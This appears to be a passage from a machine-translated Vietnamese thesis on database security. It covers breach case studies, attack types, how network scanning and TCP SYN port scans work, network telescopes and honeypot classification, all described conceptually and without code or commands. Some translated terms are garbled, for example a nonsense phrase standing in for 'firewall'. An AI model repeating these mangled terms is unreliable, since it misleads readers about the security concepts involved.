Bảo vệ mối đe dọa: Bảo vệ mối đe dọa bao gồm kiểm toán và phát hiện mối đe dọa. Kiểm toán bao gồm theo dõi và ghi lại một cách có hệ thống các hoạt động của cơ sở dữ liệu để đảm bảo tuân thủ, giám sát các hành vi đáng ngờ và tạo điều kiện cho phản ứng sự cố. Bằng cách duy trì nhật ký kiểm toán chi tiết, các tổ chức có thể giám sát hoạt động của người dùng, xác định các nỗ lực truy cập trái phép và quy kết hành động cho người dùng hoặc thực thể cụ thể. Kiểm toán thúc đẩy tính minh bạch, trách nhiệm giải trình và cải tiến liên tục về bảo mật cơ sở dữ liệu bằng cách cung cấp thông tin chi tiết có giá trị về các lỗ hổng bảo mật, lỗ hổng và các lĩnh vực cần cải thiện.

Phát hiện mối đe dọa là hành động chủ động giám sát các hoạt động của cơ sở dữ liệu để xác định và ứng phó với các mối đe dọa và vi phạm bảo mật tiềm ẩn. Nó sử dụng các kỹ thuật phát hiện bất thường để phân tích các sự kiện cơ sở dữ liệu và xác định các sai lệch so với các mẫu hành vi bình thường. Bằng cách liên tục giám sát các hoạt động đáng ngờ như các nỗ lực truy cập trái phép, rò rỉ dữ liệu hoặc các mẫu truy vấn bất thường, các hệ thống phát hiện mối đe dọa có thể nhanh chóng cảnh báo cho người quản trị về các sự cố bảo mật tiềm ẩn. Phương pháp chủ động này cho phép các tổ chức thực hiện hành động kịp thời để giảm thiểu rủi ro, điều tra các vi phạm bảo mật và triển khai các biện pháp bảo mật phù hợp để bảo vệ cơ sở dữ liệu của họ.

Bảo vệ thông tin: Mã hóa dữ liệu bao gồm việc chuyển đổi dữ liệu nhạy cảm thành định dạng không đọc được bằng thuật toán mã hóa. Dữ liệu được mã hóa chỉ có thể được giải mã bằng khóa giải mã phù hợp, đảm bảo rằng chỉ những cá nhân được ủy quyền mới có thể truy cập và diễn giải thông tin. Kỹ thuật mã hóa này bảo vệ dữ liệu nhạy cảm khỏi việc truy cập trái phép, chặn và giả mạo, ngay cả khi cơ sở dữ liệu cơ bản bị xâm phạm.

2.1.5. Lỗi bảo mật cơ sở dữ liệu Để nhấn mạnh thêm tầm

quan trọng của các phương pháp bảo vệ đã đề cập ở trên, chúng tôi sẽ xem xét hậu quả khi các biện pháp bảo mật này không đạt yêu cầu. Tường lửa được cấu hình không đúng cách có thể vô tình cho phép truy cập trái phép vào máy chủ cơ sở dữ liệu từ các mạng bên ngoài hoặc không chặn hiệu quả lưu lượng truy cập độc hại. Điều này có thể dẫn đến vi phạm dữ liệu, xâm phạm thông tin nhạy cảm được lưu trữ trong cơ sở dữ liệu. Hơn nữa, cấu hình sai có thể làm gián đoạn hoạt động bình thường bằng cách vô tình chặn các

giao thông tự ứng tự, có khả năng ảnh hưởng đến tính liên tục của hoạt động kinh doanh. Theo Gartner, dự kiến đến năm 2023, 99% các vụ vi phạm tự ứng lừa sẽ là do cấu hình sai chứ không phải do lỗi trong chính tự ứng lừa [20]. Một ví dụ nổi bật là vụ vi phạm dữ liệu năm 2019 tại Capital One, nơi hơn 100 triệu bản ghi đã bị xâm phạm do tự ứng lừa đư ợc cấu hình sai, cho phép truy cập trái phép và sau đó là lọc dữ liệu nhạy cảm [51]. Người ta có thể hình dung ra hậu quả khùng khiếp của việc hoạt động mà không có tự ứng lừa.

Thực hành IAM không đủ làm tăng đáng kể tính dễ bị tấn công mạng của cơ sở dữ liệu. Các phương pháp xác thực yếu hoặc đư ợc cấu hình kém là mục tiêu hấp dẫn đối với những kẻ xấu tìm cách xâm nhập bất hợp pháp. Theo báo cáo của Verizon, có tới 82 phần trăm vi phạm dữ liệu liên quan đến lỗi của con người, bao gồm đánh cắp thông tin xác thực, tấn công lừa đảo và sử dụng sai hoặc lỗi của nhân viên [84]. Việc triển khai các giao thức quản lý quyền truy cập mạnh mẽ có thể đã ngăn chặn đư ợc nhiều vi phạm này. Những điểm chính xút ra từ báo cáo này nhấn mạnh tầm quan trọng của các chính sách mật khẩu phù hợp để đảm bảo sử dụng mật khẩu mạnh, triển khai xác thực đa yếu tố để ngăn chặn truy cập bất hợp pháp và thiết lập các biện pháp kiểm soát truy cập phù hợp. Đáng chú ý, báo cáo nhấn mạnh rằng những người trong cuộc chịu trách nhiệm cho 20 phần trăm vi phạm dữ liệu, nhấn mạnh tầm quan trọng của việc giải quyết tình trạng xâm phạm đặc quyền và đảm bảo rằng các cá nhân chỉ có quyền truy cập vào các tài nguyên cần thiết cho vai trò của họ.

Các hoạt động kiểm toán không đầy đủ làm tăng đáng kể tính dễ bị tổn thương của cơ sở dữ liệu trước các mối đe dọa mạng, minh họa bằng các sự cố như cuộc tấn công chuỗi cung ứng SolarWinds năm 2020, đã khai thác một khuyến nghị bảo mật đã có từ một thập kỷ trước [100]. Cuộc tấn công này đã xâm nhập vào nhiều thực thể, bao gồm các bộ phận của chính phủ Hoa Kỳ và các công ty tư nhân khổng lồ như Microsoft, Intel, Cisco và Deloitte. Việc kiểm toán thường xuyên các tài khoản của nhân viên là rất quan trọng để phát hiện các dấu hiệu gian lận hoặc truy cập trái phép. Ví dụ, việc triển khai các biện pháp hạn chế tài khoản trong quá trình tấn công mật khẩu bằng cách dùng vũ lực có thể ngăn ngừa các sự cố như vi phạm của Alibaba năm 2016 [75]. Ngoài ra, việc hủy kích hoạt và thu hồi các đặc quyền khỏi các tài khoản đã đóng hoặc mới cài đặt liên kết với các nhân viên cũ là rất quan trọng để ngăn chặn các điểm xâm nhập tiềm ẩn cho tin tặc hoặc các cựu nhân viên bất mãn, như bằng chứng là các mối đe dọa nội gián đã đề cập trước đó. Hơn nữa, các cuộc kiểm toán nên xem xét tỉ mỉ các đặc quyền đư ợc cấp cho nhân viên hiện tại để ngăn chặn các kịch bản đặc quyền gia tăng và mở rộng bề mặt tấn công.

Phát hiện mối đe dọa hiệu quả là điều quan trọng để phản ứng kịp thời với các vi phạm bảo mật, như đã đư ợc chứng minh bằng vi phạm của Cisco vào năm 2022 [18]. Trong sự cố này, sau khi kẻ thù có đư ợc quyền truy cập vào một tài khoản và cố gắng leo thang đặc quyền của chúng trong các hệ thống nội bộ của Cisco, nhóm bảo mật đã nhanh chóng can thiệp khi phát hiện ra quyền truy cập trái phép. Hành động chủ động này đã giảm thiểu tác động tiềm ẩn đến hoạt động kinh doanh và tính toàn vẹn dữ liệu của Cisco. Tuy nhiên, việc không phát hiện các mối đe dọa kịp thời có thể gây ra hậu quả nghiêm trọng, chẳng hạn như tiếp xúc lâu dài với kẻ tấn công và tăng thiệt hại cho dữ liệu và cơ sở hạ tầng nhạy cảm.

Việc thiếu mã hóa dữ liệu gây ra những rủi ro đáng kể đối với bảo mật dữ liệu, vì thông tin nhạy cảm có thể bị xâm phạm trong tự ứng hợp bị vi phạm. Hơn nữa, khi dữ liệu đư ợc truyền hoặc lưu trữ mà không đư ợc mã hóa, dữ liệu sẽ dễ bị chặn và truy cập trái phép bởi các tác nhân độc hại. Điều này làm lộ thông tin bí mật, chẳng hạn như thông tin cá nhân, hồ sơ tài chính và thông tin đăng nhập, có khả năng bị đánh cắp hoặc sử dụng sai mục đích. Ví dụ, một báo cáo gần đây về các hợp tác tin dụng tại Hoa Kỳ đã tiết lộ những tru ờng hợp dữ liệu nhạy cảm, bao gồm cả mật khẩu, bị vi phạm ở dạng không đư ợc mã hóa [38]. Trong những tru ờng hợp như vậy, kẻ tấn công có thể lợi dụng việc thiếu mã hóa để dễ dàng truy cập và khai thác thông tin nhạy cảm, có khả năng gây ra tổn thất tài chính và tổn hại đến uy tín của các cá nhân và tổ chức bị ảnh hưởng bởi vi phạm.

2.2. Tấn công mạng Sau khi

thiết lập các nguyên tắc cơ bản của cơ sở dữ liệu, bao gồm tầm quan trọng và các chiến lược phòng thủ của chúng, giờ đây chúng ta chuyển sự chú ý của mình sang tính dễ bị tấn công mạng của chúng. Tấn công mạng là những nỗ lực không mong muốn nhằm đánh cắp, tiết lộ, thay đổi, vô hiệu hóa hoặc phá hủy thông tin thông qua việc truy cập trái phép vào hệ thống máy tính, như IBM mô tả [48]. Việc số hóa nhiều ngành công nghiệp và chuyển sang sắp xếp làm việc từ xa đã tạo ra môi trường thuận lợi cho tội phạm mạng khai thác các lỗ hổng.

Những quan sát của Apple nhấn mạnh xu hướng này, với các vụ vi phạm cơ sở dữ liệu đư ợc báo cáo đã chứng kiến mức tăng gấp ba lần đáng kinh ngạc từ năm 2013 đến năm 2022 [10].

Các cuộc tấn công mạng biểu hiện dưới nhiều hình thức khác nhau, mỗi hình thức đều gây ra những mối đe dọa riêng biệt. Cisco và IBM đã xác định một số loại tấn công phổ biến, giới thiệu một số chiến thuật đa dạng để phòng thủ sử dụng [26] [48]. Đối với cơ sở dữ liệu, các cuộc tấn công sau đây đặc biệt đáng quan tâm:

Phần mềm độc hại bao gồm một danh mục rộng lớn các phần mềm độc hại được thiết kế để xâm nhập, phá vỡ hoặc làm hỏng hệ thống máy tính. Trong số các mối đe dọa này có ngựa thành Troy, các chương trình lừa đảo ngụy trang thành phần mềm hợp pháp để lừa người dùng vô tình cài đặt chúng. Khi đã xâm nhập vào hệ thống, Trojan có thể đánh cắp thông tin nhạy cảm, sửa đổi dữ liệu hoặc cấp quyền truy cập trái phép. Trong khi đó, phần mềm gián điệp hoạt động bí mật, theo dõi và thu thập thông tin về hoạt động của người dùng mà không có sự hiểu biết hoặc đồng ý của họ, gây ra rủi ro nghiêm trọng về quyền riêng tư. Tương tự như vậy, rootkit ẩn sự hiện diện của chúng để cung cấp quyền truy cập trái phép vào hệ thống, cho phép các tác nhân độc hại sửa đổi tệp, vô hiệu hóa các biện pháp bảo mật và trốn tránh sự phát hiện của phần mềm diệt vi-rút. Ngược lại với các mối đe dọa lén lút này, ransomware mã hóa các tệp trên hệ thống của nạn nhân và yêu cầu thanh toán, thường là bằng tiền điện tử, để đổi lấy việc giải mã các tệp. Cuối cùng, sâu, phần mềm độc hại tự sao chép, lây lan nhanh chóng trên các mạng, khai thác các lỗ hổng trong hệ điều hành hoặc phần mềm, gây ra thiệt hại và gián đoạn trên diện rộng khi đã xâm nhập vào mạng.

Tấn công từ chối dịch vụ (DoS) nhằm mục đích phá vỡ hoạt động bình thường của hệ thống hoặc mạng mục tiêu bằng cách áp đảo nó bằng một luồng lưu lượng, khiến người dùng hợp pháp không thể truy cập được. Một phiên bản nâng cao hơn được gọi là tấn công từ chối dịch vụ phân tán (DDoS) khai thác sức mạnh của nhiều thiết bị hoặc hệ thống bị xâm phạm để phát động một cuộc tấn công phối hợp vào mục tiêu. Luồng lưu lượng này có thể đến từ nhiều nguồn khác nhau, chẳng hạn như botnet hoặc thiết bị bị xâm phạm và có thể tiêu thụ toàn bộ băng thông khả dụng làm cạn kiệt tài nguyên hệ thống như CPU hoặc bộ nhớ. Ví dụ, kẻ tấn công có thể phát động một cuộc tấn công DoS vào một trang web, khiến trang web đó trở nên chậm hoặc hoàn toàn không khả dụng đối với người dùng đang cố gắng truy cập.

Zero-day exploits là lỗ hổng trong phần mềm hoặc phần cứng mà nhà cung cấp hoặc nhà phát triển không biết, khiến hệ thống dễ bị kẻ tấn công khai thác. Zero-day exploits đặc biệt nguy hiểm vì không có bản vá hoặc bản sửa lỗi nào có sẵn để giảm thiểu lỗ hổng, cho phép kẻ tấn công tự do khai thác lỗ hổng trước khi phát hiện và vá. Kẻ tấn công có thể sử dụng zero-day exploits để phát động các cuộc tấn công có mục tiêu vào các tổ chức hoặc cá nhân cụ thể, thường nhằm mục đích đánh cắp thông tin nhạy cảm hoặc truy cập trái phép vào hệ thống.

2.3. Quét

Trong khuôn khổ chuỗi tiêu diệt mạng [55], trình sát đánh dấu giai đoạn đầu của một cuộc tấn công mạng. Quét mạng là một kỹ thuật trinh sát được kề tên sử dụng để đánh giá tính bảo mật của các mục tiêu tiềm năng được kết nối với web. Nó bao gồm việc thăm dò có hệ thống một mạng để thu thập thông tin về các thiết bị, cổng và dịch vụ được kết nối. Kẻ thù sử dụng nhiều phương pháp và công cụ quét khác nhau để lập bản đồ cấu trúc mạng, xác định máy chủ đang hoạt động và liệt kê các cổng và dịch vụ mở.

Cơ sở dữ liệu, thường là kho lưu trữ thông tin nhạy cảm, là mục tiêu chính của kẻ thù. Chúng thường được lưu trữ trên các cổng cụ thể trong mạng, khiến chúng dễ bị phát hiện thông qua các kỹ thuật quét. Do đó, quét mạng đóng vai trò là phương tiện quan trọng để kẻ thù xác định và nhắm mục tiêu vào cơ sở dữ liệu như một phần của chiến lược tấn công mạng rộng hơn của chúng. Ngoài ra, nghiên cứu sâu rộng đã xác định quét mạng là mối quan tâm ngày càng tăng về an ninh mạng do vai trò quan trọng của nó là giai đoạn chính của các nỗ lực xâm nhập, cho phép kẻ tấn công định vị, nhắm mục tiêu và khai thác các hệ thống dễ bị tấn công từ xa [5] [19].

Kẻ thù thường sử dụng các công cụ như Nmap [52], Masscan [42] và Zmap [58] để thực hiện quét hiệu quả và xác định các vector tấn công tiềm ẩn. Có nhiều phương pháp để phân loại quét [12] tuy nhiên đối với phạm vi của công việc này, chúng có thể được tóm tắt thành ba điểm sau:


Quét ping máy chủ: Thường đóng vai trò là bước đầu tiên trong quá trình do thám mạng, quét ping máy chủ cho phép kẻ tấn công xác minh xem máy chủ có trực tuyến và phản hồi hay không. Tận dụng các thông báo ICMP (Giao thức tin nhắn điều khiển Internet), quét ping gửi yêu cầu đến máy chủ mục tiêu và chờ phản hồi. Nếu nhận được phản hồi, điều đó cho biết máy chủ đang hoạt động và có thể truy cập được trên mạng. Các công cụ phổ biến như Nmap

tạo điều kiện thuận lợi cho việc thực hiện quét ping máy chủ.


Quét cổng: Sau khi quét ping máy chủ, kẻ tấn công có thể tiến hành quét cổng để xác định các cổng và dịch vụ mở đang chạy trên hệ thống mục tiêu. Cơ sở dữ liệu thường sử dụng các cổng cụ thể để giao tiếp; ví dụ, PostgreSQL thường hoạt động trên cổng 5432, trong khi Redis sử dụng cổng 6379. Bằng cách tiến hành quét cổng, kẻ tấn công có thể nhanh chóng xác định xem DBMS có hoạt động trên máy chủ mục tiêu hay không.

Các phương pháp quét cổng có thể khác nhau, như Nmap, một công cụ quét mạng được sử dụng rộng rãi, cung cấp một trong những phương pháp quét TCP SYN được sử dụng phổ biến nhất [41].

Quét TCP SYN là một kỹ thuật được sử dụng rộng rãi trong quá trình quét cổng, tận dụng quy trình bắt tay ba chiều TCP. Nó bắt đầu bằng việc kẻ tấn công gửi một gói SYN (Đồng bộ hóa) đến cổng mục tiêu. Nếu cổng mở, mục tiêu sẽ phản hồi bằng một gói SYN-ACK (Đồng bộ hóa-Xác nhận), cho biết sự sẵn sàng thiết lập kết nối. Tại thời điểm này, kẻ tấn công sẽ gửi một gói RST (Đặt lại) để ngắt kết nối trước. Tuy nhiên, nếu cổng đóng, mục tiêu sẽ trả lời bằng một gói RST. Bằng cách phân tích các phản hồi này, kẻ tấn công có thể xác định trạng thái của từng cổng được quét mà không cần hoàn tất toàn bộ quy trình thiết lập kết nối TCP. Quét TCP SYN mang lại hiệu quả và tính ổn định, phù hợp để quét nhiều cổng nhanh chóng. Tuy nhiên, nó có thể tạo ra các kết quả dương tính giả trong một số trường hợp nhất định và hiệu quả của nó phụ thuộc vào khả năng gửi các gói thông qua mạng.



(a) Quét TCP SYN của cổng mở



(b) Quét TCP SYN của cổng đóng

Hình 2.1: Sơ đồ quét TCP SYN

Quét lỗ hổng: Sau khi xác định được mục tiêu, kẻ tấn công có thể bắt đầu quét lỗ hổng để xác định điểm yếu hoặc lỗ hổng đã biết trong hệ thống mục tiêu. Các công cụ như Nessus [82] và OpenVAS [43] tự động hóa quy trình quét mạng mục tiêu để tìm lỗi bảo mật, cấu hình sai và phần mềm lỗi thời bao gồm cả những lỗi liên quan đến DBMS. Các trình quét này phân tích cấu hình hệ thống, phần mềm đã cài đặt và mức bảo vệ để xác định các lỗ hổng có thể bị kẻ tấn công khai thác. Các lỗ hổng phổ biến mà trình quét lỗ hổng nhắm tới bao gồm các bản vá bảo mật bị thiếu, mật khẩu yếu, dịch vụ cấu hình sai và phiên bản phần mềm lỗi thời. Bằng cách tiến hành quét lỗ hổng, kẻ tấn công có thể ưu tiên mục tiêu của mình dựa trên mức độ nghiêm trọng của các lỗ hổng đã xác định và điều chỉnh các kỹ thuật khai thác của mình cho phù hợp.

2.4. Kính viễn vọng mạng Trong phần

trú ớc, chúng tôi đã khám phá cách kẻ thù sử dụng quét mạng để nhắm mục tiêu vào cơ sở dữ liệu. Điều này nhấn mạnh tầm quan trọng của việc hiểu các hoạt động độc hại xảy ra trong lưu lượng mạng. Kính viễn vọng mạng, như được mô tả bởi More và cộng sự, là các phần được chỉ định của không gian địa chỉ IP được định tuyến, nơi có ít hoặc không có lưu lượng hợp pháp nào được mong đợi [62]. Các phần đoạn này phục vụ mục đích thu hút và giám sát các gói không dành cho giao tiếp hợp pháp, chẳng hạn như các gói được tạo ra bởi các hoạt động quét, nạn nhân của các cuộc tấn công DDoS, phát tán phần mềm độc hại và các hành vi độc hại khác. Bằng cách thu thập và phân tích thụ động lưu lượng không mong muốn này, kính viễn vọng mạng cung cấp những hiểu biết có giá trị về các lỗ hổng đang diễn ra, việc khai thác chúng và các hoạt động quét mạng [74].

Như đã thảo luận trước đó, điều quan trọng cần lưu ý là không phải tất cả lưu lượng truy cập được thu thập bởi kính viễn vọng mạng đều là độc hại. Các hoạt động quét lành tính, chẳng hạn như quét nghiên cứu do các tổ chức như Censys và Shodan thực hiện, góp phần giám sát tính bảo mật của mạng [24][25]. Các lần quét này được thiết kế để phát hiện các lỗ hổng như cấu hình sai, khai thác và xác định mật khẩu mặc định, khiến chúng trở thành công cụ có giá trị để giảm bớt rủi ro.

Tuy nhiên, điều quan trọng là phải nhận biết và xử lý hoạt động quét mạng độc hại được quan sát thấy bằng kính viễn vọng. Một trong những loại giao thông này là các hoạt động trinh sát do đối thủ thực hiện nhằm tìm cách xác định

lỗi hỏng tiềm ẩn trong các máy chủ được kết nối với web. Điều này thường đòi hỏi phải thăm dò rộng rãi các địa chỉ IP, thu ống thông qua quét ping máy chủ và quét cổng, dẫn đến các cuộc chạm trán trong không gian địa chỉ IP
được theo dõi bởi kính thiên văn. Dữ liệu thu thập được từ những cuộc gặp gỡ này cung cấp thông tin có giá trị,
bao gồm IP nguồn, cổng mục tiêu, thời gian và cường độ quét. Bằng cách phân tích những
hoạt động quét, chúng tôi có thể xác định các mô hình lặp lại chỉ ra các chiến dịch tấn công hoặc mối đe dọa cụ thể
các tác nhân. Điều này cho phép chúng ta chủ động dự đoán và chống lại các mối đe dọa mạng đang phát triển.


Một hoạt động quét độc hại khác được phát hiện bởi kính viễn vọng mạng liên quan đến việc phát tán phần mềm độc hại. Mã độc hại chạy trên các máy chủ bị xâm phạm, thường là một phần của các mạng botnet lớn như mạng botnet Mirai, cố gắng lây nhiễm cho các nạn nhân khác [9]. Tương tự như các hoạt động do thám, quét phần mềm độc hại bao gồm không gian IP lớn và có thể được kính thiên văn bắt được.

2.5. Hồ mây

Honeypots đóng vai trò là công cụ vô giá để thu thập thông tin tình báo về kẻ thù. Chúng được cố ý thiết kế mồi nhử để triển khai trong mạng lưới để thu hút kẻ thù tiềm năng và thu thập thông tin về phuơng pháp và động cơ của họ. Do đó, theo thiết kế, chúng không nên thu hút lưu lượng truy cập hoặc tương tác hợp pháp. Và bất kỳ hoạt động nào được ghi lại thường là dấu hiệu của các nỗ lực thăm dò hoặc xâm nhập. Chúng đóng vai trò như một công cụ chiến lược trong an ninh mạng cho cả mục đích phát hiện và phòng ngừa. Bằng cách bắt chước hợp pháp hệ thống và dịch vụ, honeypot thu hút những kẻ xấu tương tác với chúng, cho phép các chuyên gia và nhà nghiên cứu bảo mật quan sát và phân tích hành vi của chúng mà không gây nguy hiểm cho dữ liệu hoặc tài nguyên thực.

Luận văn này sẽ sử dụng honeypots, đặc biệt tập trung vào honeypots cơ sở dữ liệu. Tuy nhiên, cách tiếp cận của chúng tôi khác với các phương pháp triển khai thông thường. Thay vì đặt chúng trực tiếp trong mạng, chúng tôi sẽ triển khai chúng trên các tường lửa và điều khiển IAM được cấu hình sai, có ý để DBMS mở cho truy cập qua web. Thiết lập này nhằm mục đích bắt giữ những kẻ thù tham gia vào các hoạt động độc hại, cung cấp dữ liệu phong phú để phân tích chi tiết và đưa ra hiểu biết chiến lược.

Chúng tôi cũng sẽ đi sâu vào phân loại honeypot, điều này rất quan trọng để hiểu các loại
đư ợc sử dụng trong luận án này. Honeypots có thể đư ợc phân loại dựa trên nhiều tiêu chí khác nhau, mỗi tiêu chí làm sáng tỏ
đặc điểm và chức năng độc đáo của chúng. Hình 2.2 cung cấp tổng quan thuận tiện về tất cả các loại phân loại và các phân loại
phụ tương ứng của chúng. Mục đích: Honeypot thường đư ợc phân loại



Hình 2.2: Phân loại honeypot trong luân án này: Phân loại honeypot dựa trên mục đích, vai trò và mức độ tương tác

theo mục đích sử dụng của chúng, chia thành hai loại chính: Honeypot nghiên cứu và Honeypot sản xuất [98]. Research Honeypot thường phức tạp hơn và đòi hỏi nhiều hơn để duy trì. Mặc dù có những thách thức, chúng mang lại giá trị đáng kể cho các nỗ lực nghiên cứu an ninh mạng. Research honeypot thu thập dữ liệu tấn công một cách tỉ mỉ, cung cấp cho các nhà nghiên cứu những hiểu biết sâu sắc về phương pháp luận của kẻ tấn công. Điều này sự giàu có của dữ liệu tạo thành cơ sở để hiểu các mối đe dọa mạng đang phát triển và đưa ra biện pháp phòng thủ hiệu quả chiến lược. Mặc dù việc bảo trì đòi hỏi khắt khe, nhưng những hiểu biết thu được từ các honeypot nghiên cứu đóng vai trò có vai trò quan trọng trong việc thúc đẩy phòng thủ an ninh mạng.

Ngoại trừ những "mồi nhử" này, các honeypot sản xuất cho phép phát hiện mối đe dọa sớm và giảm thiểu rủi ro

đến cơ sở hạ tầng quan trọng. Việc tích hợp dễ dàng của chúng vào các mạng lư ới hoạt động giúp các hon-eypot sản xuất trở thành công cụ không thể thiếu cho các tổ chức nhằm cung c ả vị th ể an ninh mạng của họ trong th ế giới thực các tinh huống.

Vai trò: Honeypot cũng có thể đư ợc phân loại dựa trên vai trò của chúng, thư ờng rơi vào hai loại: khách hàng và máy chủ [39]. Honeypot của máy khách mô phỏng hành vi của máy khách bằng cách kết nối chủ động với máy chủ trong một mạng. Mục tiêu chính của họ là xác định và tương tác với các máy chủ độc hại nhắm vào khách hàng. Bằng cách sao chép hành động của khách hàng hợp pháp, các honeypot này thực sự thu hút những kẻ xấu, cho phép phát hiện và phân tích các cuộc tấn công từ phía máy chủ. Honeypot của khách hàng đóng vai trò chủ động trong an ninh mạng bằng cách chủ động tìm kiếm các mối đe dọa và cung cấp thông tin chi tiết có giá trị về chiến thuật của kẻ tấn công nhắm vào khách hàng hệ thống. Một khác, honeypot máy chủ đại diện cho khái niệm thông thư ờng về honeypot, mô phỏng nhiều dịch vụ, mạng hoặc tài nguyên khác nhau trong môi trường mạng. Không giống như honeypot máy khách, chủ động tìm kiếm các máy chủ độc hại, các honeypot máy chủ thụ động chờ đợi để bị nhắm mục tiêu bởi các phần mềm độc hại diễn viên. Bằng cách nguy trang thành các dịch vụ hoặc tài nguyên chính hãng, những honeypot này thu hút và tương tác với kẻ tấn công, cho phép các chuyên gia bảo mật quan sát và phân tích chiến thuật và kỹ thuật của chúng. Máy chủ honeypot đóng vai trò quan trọng trong việc phát hiện và giảm thiểu các cuộc tấn công nhắm vào máy chủ và cơ sở hạ tầng mạng, do đó tăng cường khả năng phòng thủ an ninh mạng tổng thể.

Mức độ tương tác: Mức độ tương tác xác định mức độ mà chúng tương tác với những kẻ tấn công tiềm nasc. Nhìn chung, có ba mức phân loại cho mức độ tương tác của honeypot: thấp, trung bình, và cao [37]. Bảng 2.1 cung cấp tổng quan toàn diện về các mức độ tương tác này.

Mức độ tương tác	Thu thập thông tin	Giả lập cơ bản (ví dụ: SSH, FTP)	Hệ điều hành Rủi ro bị xâm phạm
Thấp	Giới hạn	bản (ví dụ: SSH, FTP)	Không
Trung bình	Vừa phải	Một số dịch vụ và phản hồi Thực tế, tất cả	Không
Cao	Rộng rãi	tất cả	Đúng

Bảng 2.1: Tổng quan về mức độ tương tác của honeypot

Trong honeypot tương tác thấp, chỉ các giao thức cơ bản như SSH và FTP đư ợc mô phỏng. Các honeypot này không cấp quyền truy cập vào hệ điều hành cơ bản và cung cấp phản hồi tối thiểu, thư ờng giới hạn ở bắt tay. Mặc dù chúng thiếu khả năng thỏa hiệp, nhưng honeypot tương tác thấp có giá trị cho phân tích thống kê, cung cấp thông tin chi tiết về tần suất tấn công mà không tiết lộ thông tin thực tế lõi hồng hệ thống.

Honeypots tương tác trung bình mô phỏng một phạm vi rộng hơn các dịch vụ so với hon-eypots tương tác thấp. Tuy nhiên, chúng vẫn không cung cấp quyền truy cập vào hệ điều hành. Với mức độ vừa phải phản hồi "giả" và tính tương tác, các honeypot này thu hút hiệu quả những kẻ tấn công trong khi giảm thiểu nguy cơ bị xâm phạm. Chúng đóng vai trò là công cụ hiệu quả đ ể thu hút những kẻ xấu vào để quan sát mà không làm lộ các hệ thống quan trọng trước các mối đe dọa tiềm ẩn.

Trong honeypot tương tác cao, không có mô phỏng nào đư ợc thực hiện vì chúng cấp quyền truy cập vào hệ điều hành thực tế hệ thống. Những honeypot này cung cấp một loạt các dịch vụ và tương tác, tạo ra một môi trường thực tế cho những kẻ tấn công. Mặc dù chúng vô cùng hữu ích cho việc phân tích dữ liệu tấn công chuyên sâu của các chuyên gia an ninh mạng, honeypots tương tác cao gây ra nguy cơ xâm phạm cao. Việc tiết lộ tài nguyên hệ thống thực làm tăng khả năng kẻ tấn công có thể truy cập trái phép, đòi hỏi phải có các biện pháp bảo mật mạnh mẽ đ ể giảm thiểu các mối đe dọa tiềm ẩn.

3

Công việc liên quan

Bài tổng quan tài liệu đi sâu vào kiến thức và nghiên cứu hiện có trong các lĩnh vực quét mạng, bảo mật cơ sở dữ liệu và phát hiện tấn công.

Trong phần đầu, chúng tôi khám phá tài liệu toàn diện xung quanh việc quét mạng. Điều này đòi hỏi phải xem xét sâu sắc quá trình phát triển lịch sử của nó, vai trò của nó trong việc nhắm mục tiêu vào cơ sở dữ liệu và những rủi ro bảo mật vốn có mà nó gây ra cho mạng.

Sau đó, trọng tâm của chúng tôi chuyển sang các khía cạnh bảo mật của cơ sở dữ liệu, nơi chúng tôi giải quyết nhu cầu lâu dài về các biện pháp bảo mật cơ sở dữ liệu mạnh mẽ. Chúng tôi khảo sát các chiến lược phòng thủ thông thường, đề xuất các phương pháp để tăng cường bảo mật cơ sở dữ liệu và bối cảnh đang thay đổi của các mối quan ngại về quyền riêng tư trong lĩnh vực này.

Tiếp theo, chúng tôi đi sâu vào nghiên cứu liên quan đến các công cụ và phương pháp được sử dụng trong việc phát hiện và xác định các cuộc tấn công mạng. Điều này bao gồm việc khám phá các kính viễn vọng mạng, cung cấp những hiểu biết có giá trị về xu hướng an ninh mạng và có thể hoạt động như các hệ thống cảnh báo sớm. Ngoài ra, chúng tôi xem xét vai trò của honeypot trong việc phát hiện các chiến thuật đổi mới.

Cuối cùng, chúng tôi nêu bật khoảng cách nghiên cứu hiện có trong các tài liệu hiện có, xác định các lĩnh vực cần tiếp tục điều tra và khám phá. Những khoảng cách được xác định này đóng vai trò là động lực thúc đẩy xây dựng câu hỏi nghiên cứu và xác định sự đóng góp của luận án này cho lĩnh vực khoa học.

3.1. Quét

Trong phần nền tảng, chúng tôi đã giới thiệu khái niệm quét mạng, trình bày chi tiết các loại và cách thức kẻ thù sử dụng nó để xác định các nạn nhân tiềm năng. Trong phần này, chúng tôi khám phá sự tiến hóa lịch sử của nó và tác động đương đại.

Bắt đầu cuộc khám phá của mình, chúng tôi xem xét kỹ lưỡng nghiên cứu sơ bộ do Allman và cộng sự thực hiện [5], trong đó đã phân tích lưu lượng quét kéo dài từ năm 1994 đến năm 2006, tập trung vào một trang web cụ thể. Tiền phong này nghiên cứu cung cấp cái nhìn sâu sắc về hành vi quét trong một thời gian dài. Những phát hiện của họ cho thấy xu hướng tăng trưởng nhất quán trong việc quét lưu lượng truy cập, với các đợt tăng đột biến đáng chú ý trùng với các đợt bùng phát sâu và quét các cuộc tấn công. Hơn nữa, nó quan sát thấy sự mở rộng trong phạm vi các công nghệ quét, bao gồm các máy chủ SQL DBMS nhắm mục tiêu, thúc đẩy các cuộc điều tra về các mẫu quét và nguồn gốc của các hoạt động đó.

Sau đó, Barnett et al. [13] đã đóng góp cho lĩnh vực này bằng cách xuất bản một bài báo về phân loại học của kỹ thuật quét mạng. Nhận ra rằng quét là một hoạt động trinh sát phổ biến trong xâm nhập mạng, họ đã nêu bật những thiếu sót của hệ thống phát hiện xâm nhập mạng (NIDS) trong phát hiện các hoạt động quét. Chúng minh sự cần thiết của một phân loại quét toàn diện kỹ thuật để phát triển các mô-đun phát hiện hiệu quả.

